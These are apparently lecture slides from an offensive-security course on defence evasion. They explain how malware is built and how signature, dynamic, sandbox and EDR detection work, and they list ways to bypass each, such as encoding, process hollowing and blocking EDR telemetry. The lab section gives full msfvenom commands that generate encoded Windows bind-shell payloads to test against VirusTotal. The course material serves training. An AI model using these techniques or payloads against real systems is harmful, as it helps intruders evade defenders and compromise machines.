

Lesson 9

Introduction to Defence Evasion

Disclaimer

What you will go through in this course, is highly highly niched skills that can make you a highly valuable asset in an organization, or an overnight criminal when things are done without permission, or the right ethical considerations.


You CAN land in trouble if you breach the computer misuse act, and in no capacity I will be vouching for you, sanctioning you, or even allowing you to attack on properties that are not own by me, or for lesson purpose.

So please, help me to help you by not doing anything taught in class, onto someone else.

Today's Schedule

1. Lecture
2. Mini Lab
3. Project Consultation

Defence At A Glance




History of Malware

Malware - Is also known as Malicious Software

In the 1970s, initial variants emerged, commonly known as worms and virus.
(Worms are self transmittable, while virus requires a medium for delivery)

Notable: Love Bug malware

- Sent as a VBS
- Victim phished to open attachment



The anatomy of a Malware

There are 4 primary parts of a malware:

- Exploit (if required) - To exploit a computer weakness
- Payload - The part of the malware where malicious intent is located, such as deleting files, encrypting files, or creating unintended processes
- Dropper (if required) - To create other artifacts or persist in a victim machine
- Communication Channel - To create appropriate communication streams for command and control

The anatomy of a Malware

There are 4 primary parts of a malware:

- Exploit (if required) - To exploit a computer weakness

This can be your typical attack using CVE verified proof of concept, or carried out by hand exploiting conventional vulnerabilities.

Example: MS17-010 (EternalBlue) -> Domain admin -> Spread ransomware
(Refer to case studies of MAERSK)

The anatomy of a Malware

There are 4 primary parts of a malware:

- Payload - The part of the malware where malicious intent is located, such as deleting files, encrypting files, or creating unintended processes

You write your own code to carry out malicious intent logic here. This can be copying files, writing, reading, or even process manipulation.

Often referred to as the “meat” of the malware.

Reverse Engineers love to discover this portion.

The anatomy of a Malware

There are 4 primary parts of a malware:

- Dropper (if required) - To create other artifacts or persist in a victim machine

If you require a multi-stage malware, this is where a dropper is required.

Multi-stage malware is required when bypassing static analysis tools. This is because the actual malware delivered is past the analysis, and a dropper can either fetch, download, and run code on runtime or run code from file.

This is often known as the “mystery” of the malware. Because actions can be a hit or miss in a blackbox environment.

The anatomy of a Malware



There are 4 primary parts of a malware:

- Communication Channel - To create appropriate communication streams for command and control

This is essential if your malware requires callback/command and control. Common protocol used include HTTP/HTTPS, DNS, ICMP message segment, gRPC, MQTT, Cloud based channels, side channel links through physical sensor

Signature Based Detection

Signature based detection leverages on file hash or code block.



Signature Based Detection

First Anti-Virus software scans your file, and get a hash. It gets matched to a database, something like VirusTotal.

Next, if it is something on bleeding edge technology, it could attempt to do some static analysis on functions and headers in the malware. Often such information could be used to determine through file or code block hash.

Then it is a simple if else logic. If pass, no block. If fail, block/quarantine.

How to bypass Signature Based Detection?

Never reuse your code more than once.

Change/Add additional artifacts, functions to your code.

Obfuscation with open source tools or encoders

Wrap your malware in a wrapper to execute it

Use a programming language that compiles lots of built-in (Go, Rust)

Or simply avoid using malware prone to static analysis

Example

msfvenom shikata ga nai (used to encode your payload while using msfvenom)


Scarecrow: <https://github.com/Tylous/ScareCrow> (Overkill, but works)

Dynamic Detection

Dynamic detection requires the anti-virus software to monitor process called or created. This could also mean analyzing if a commonly used/well known communication function is called to make a reverse shell, or sensitive file patterns are detected.


Dynamic Detection

Dynamic detection requires the anti-virus software to monitor process called or created. This could also mean analyzing if a commonly used/well known communication function is called to make a reverse shell, or sensitive file patterns are detected.



Dynamic Detection

Dynamic detection requires the anti-virus software to monitor process called or created. This could also mean analyzing if a commonly used/well known communication function is called to make a reverse shell, or sensitive file patterns are detected.




How to bypass Dynamic Detection?

Use sleep calls, or sleep mask if available.

Do not execute logic instantly, instead operate like how a non malicious programme would operation

Execute “engineer” like pattern of actions to match commonly done actions.

Example:




How to bypass Dynamic Detection?

Use sleep calls, or sleep mask if available.

Do not execute logic instantly, instead operate like how a non malicious programme would operation

Execute “engineer” like pattern of actions to match commonly done actions.

Example:




SandBox and Canaries

In modern detention services, some might send your malware to a sandbox to execute in an isolated and safe environment. This is to monitor what process are created, what calls are made, and determine if it is malicious by monitoring the outcome of the sandbox.


Example:

<https://github.com/cuckoosandbox>



SandBox and Canaries

Canaries on the other hand, aims to create tripwires in the environment that mimics soft targets. This is so that when a malware is executed and is known to exploit certain network vulnerabilities, the canary would trigger and alert the defender. This can be used for insider threat detection and malware presence detection.



SandBox and Canaries

Everything will be scrutinized, and the malware will think it is in an actual environment. This also means the malware can execute and think there are no defences, and baits the malware to go the happy path of the malicious intent, instead of going through a series of logic evaluations as made by the malware author.

How to Evade Sandbox and Canaries?


Sandbox detection can be done by detecting OS type, CPU type, and even attempt to establish connections to the internet. This also includes if a VM driver is involved, if the adapters are using generic names instead of product names, or even OS validity.

Example tool: https://github.com/zeuscybersec/Sandbox_Detector

*note: it is infamous for malwares to `exit(0)` when they detect CPU is a virtualized CPU.


Library Call Monitoring

The highest level of detection, where every handshake, function referencing and library loading are being looked at. Commonly used in Endpoint Detection & Response (EDR) defence software, it is the goto mechanism to determine if a process and the child processes are malicious. This includes telemetry, network information, and user behaviours. Analytics is the engine behind its detection.



It often involves a central network

Data is sent back to a EDR analytics endpoint, and the detection is determined through all telemetry data collected



EDR under the hood

It looks at the entire chain of process




EDR under the hood

It looks at the entire chain of process.

It often involves detecting “dangerous calls” or “unlikely calls” that can be attributed to a potential attack.

Today with A.I., EDR is even more powerful (well, essentially it is A.I.)



How to evade EDR?

Well..... :)

- Old school - Process Hollowing (definitely detected)
- New school - Trusted Process Abuse
- Runtime execution - Python/assembly opcode runtime execution
- Block/Redirect EDR telemetry

How to evade EDR?

Well..... :)

- Old school - Process Hollowing (definitely detected)

CreateProcess()



SuspendProcess()

VirtualAlloc()

WriteProcessMemory()

SetThreadContext()

ResumeProcess()




How to evade EDR?

Well..... :)

- New school - Trusted Process Abuse

Same as previous, but now its on Trusted Process

Use trusted code execution techniques like signed codes or signed DLLs




How to evade EDR?

Well..... :)


- Runtime execution -
Python/assembly opcode runtime
execution

Execution of Python code in runtime
allows execution evade EDR detection
as it is a enclaved execution within
Python process



How to evade EDR?

Block/Redirect EDR telemetry



How to evade EDR?

Blocking communication with EDR server effectively makes the EDR “blind”. This is because telementries are not sent. However, a total blockade will trigger an alarm. Hence it is advised to block periodically, and in random intervals to simulate flaky network instead.

Example:

https://github.com/TierZeroSecurity/edr_blocker

Summary

In the world today we live in, Defence Evasion has become harder and harder as we move towards a data driven attack scenario.

Instead, we rely on phishing techniques to attack on trusted identities, while using malwares to execute as a last resort.

Which is harder? Block a human or blocking a process?

Break Time

Exercise

YOU MUST DO
EVERYTHING IN YOUR
KALI MACHINE.

Exercise

Use the following command to create a malware using your Kali machine:

```
msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -b '\x00' -i 3 -f exe  
> text.a
```

Using your kali, open firefox and upload text.a into virustotal and view the results

Exercise

Use the following command to create a malware using your Kali machine:

```
msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -b '\x00' -i 3 -f exe  
> text.a
```

Using your kali, open firefox and upload text.a into virustotal and view the results

More ▾

a moment ago

peexe

overlay



COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks**.

Family labels cryptz swrort marte

Do you want to automate checks?

Exercise

Now run this

```
msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/none -f  
raw -n 26 -e x86/shikata_ga_nai -i 55 > text.b
```

You will create raw code that is executed in runtime by a wrapper or another process that will inject this. Now attempt to upload to VirusTotal

Exercise

What you have done is discovered that EXE files are more prone to static analysis and detection. Look at the details tab in VirusTotal to understand what was detected, and how it was detected.

That means, if you wrote a python code, you can pretty well hide it in obfuscation and run it on runtime likely without detection. :)